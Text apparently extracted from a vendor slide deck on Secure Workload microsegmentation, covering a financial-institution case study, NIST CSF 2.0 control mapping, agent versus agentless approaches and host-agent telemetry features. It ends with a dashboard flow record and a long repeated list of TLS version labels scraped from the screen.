
What is Secure Workload?



Secure Workload – Zero Trust Segmentation



Solving the puzzle with Secure Workload!



Solving the puzzle with Secure Workload!

Fitting the pieces together

Network
Security


Workload
Security



Cloud
Security

Cloud-Native
Security

Harmonizing your Zero Trust Segmentation Policy



Secure Workload Use-Cases


Microsegmentation



Behavioral detection
and protection

Vulnerability detection
and protection

YAFI's Microsegmentation Journey



Yet Another Financial Institution

- Huge financial institution looking to implement microsegmentation
- Drivers
 - A recent Cybersecurity audit reveled high-risk exposure
 - Looking to reduce Cyber-Insurance rates
- Business Requirements
 - All application dependencies must be mapped to reduce risk
 - Critical application must have fine-grained allow-list policy
 - Production and Legacy OSES applications allow-list policy granularity depends on application
 - Non-Production workloads policy can have a reasonable level of flexibility
 - Policy Guardrails: Production cannot talk to Non-Production, PCI out-of-scope cannot talk to PCI cardholder data workloads, Datacenter workloads cannot talk to OT environment.

Proactive and Reactive Risk Management

Identify

Asset Management (AM)

ID.AM-1 – Inventory devices/systems
ID.AM-2 – Inventory software
ID.AM-3 – Map and maintain network flows
ID.AM-4 – Identify external systems
ID.AM-5 – Classify systems for criticality/value

Risk Assessment (RA)

ID.RA-1 – Identify vulnerabilities
ID.RA-2 – Ingest Threat Intelligence

Protect

Technology Infrastructure Resilience (IR)

PR.IR-1 – Segment network to prevent lateral movement

Detect

Continuous Monitoring (CM)

DE.CM-1 – Monitor network flows and services
DE.CM-9 – Monitor workloads for adverse events

Respond


Incident Mitigation (MI)

RS.MI-1 – Contain/Quarantine incidents
RS.MI-2 – Implement Compensating controls

[NIST CSF 2.0](#)


[NIST CSF 2.0 Examples](#)

Approach Selection



Workload Protection Level Definition

Defining workload protection level based on persona security/trusted boundary



Microsegmentation Approach Evaluation



Agent



Agentless

Pros

- Network Abstraction
- In-depth visibility and protection
- Flexible segmentation

- Less organizational dependencies
- Leverage existing infrastructure
- Faster time to deploy

Cons

- Organizational dependencies
- OS dependency (legacy)
- Agent fatigue

- Network/CSP infrastructure dependency
- Segmentation granularity/scalability
- Only network-flows visibility

Approach Selection

Mix-and-Match depending on requirements!

Segmentation Level

- Measurable level
 - Ideal (intra and Inter subnet)
 - Acceptable (intra and Inter subnet)
 - Reasonable (Inter subnet)

Operations and Maintenance


- Persona/Owner of policies
- Operationalization

Limits and Caveats

- Granularity
- Scalability and Coverage
- Dependencies

Thought Process For Approach Selection

Agent and Agentless Features



Host-Based Agent – Features

Protect the workloads – at the workload level!

Lightweight

- Doesn't sit on Datapath
- Minimal resource footprint
- Easy to install

Configurable


- Flow Visibility
- Packages/Process visibility
- Forensics
- Enforcement

Resilient

- Centralized upgrade
- Easy migration
- Protected communications

Host-Based Agent - Features

Protect the workloads – at the workload level!



Host-Based Agent Architecture


- **Detailed Mode (1x Scale)**

- 5-tuple flows
- Per-flow visibility and detail
 - Flow duration
 - Flow counts
 - Higher overheads

- **Conversation Mode (2x Scale)**

- 4-tuple conversations only
- Lower platform overheads
- Lower agent CPU
- Lower telemetry bandwidth
- Higher retention

Transparent Agent to Applications



Host-Based Agent - Features

Oct 23 06:21:00 pm (WEST)

Consumer ⓘ

Provider ⓘ

Flags

PSH ACK

PSH ACK

ICMP Type and Code

Byte Count

68,170 (2,430,553,666 so far)

65,464 (2,455,714,336 so far)

Packet Count

523 (17,978,041 so far)

482 (18,359,072 so far)

SRTT

8.85ms

Process

/usr/sbin/mysqld --wsrep_start_position=ae9e4b3d-c0a1-11ec-9b3c-43bf9eec091:608

/usr/sbin/mysqld --wsrep_start_position=ae9e4b3d-c0a1-11ec-9b3c-43bf9eec091:608

Top

TLS Versions

 contributing to the selected Flow Ob

TLS Versions

TLSv1.3

TLSv1.2

TLSv1

TLSv1.1

TLS Version ↑

TLS Cipher ↑

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

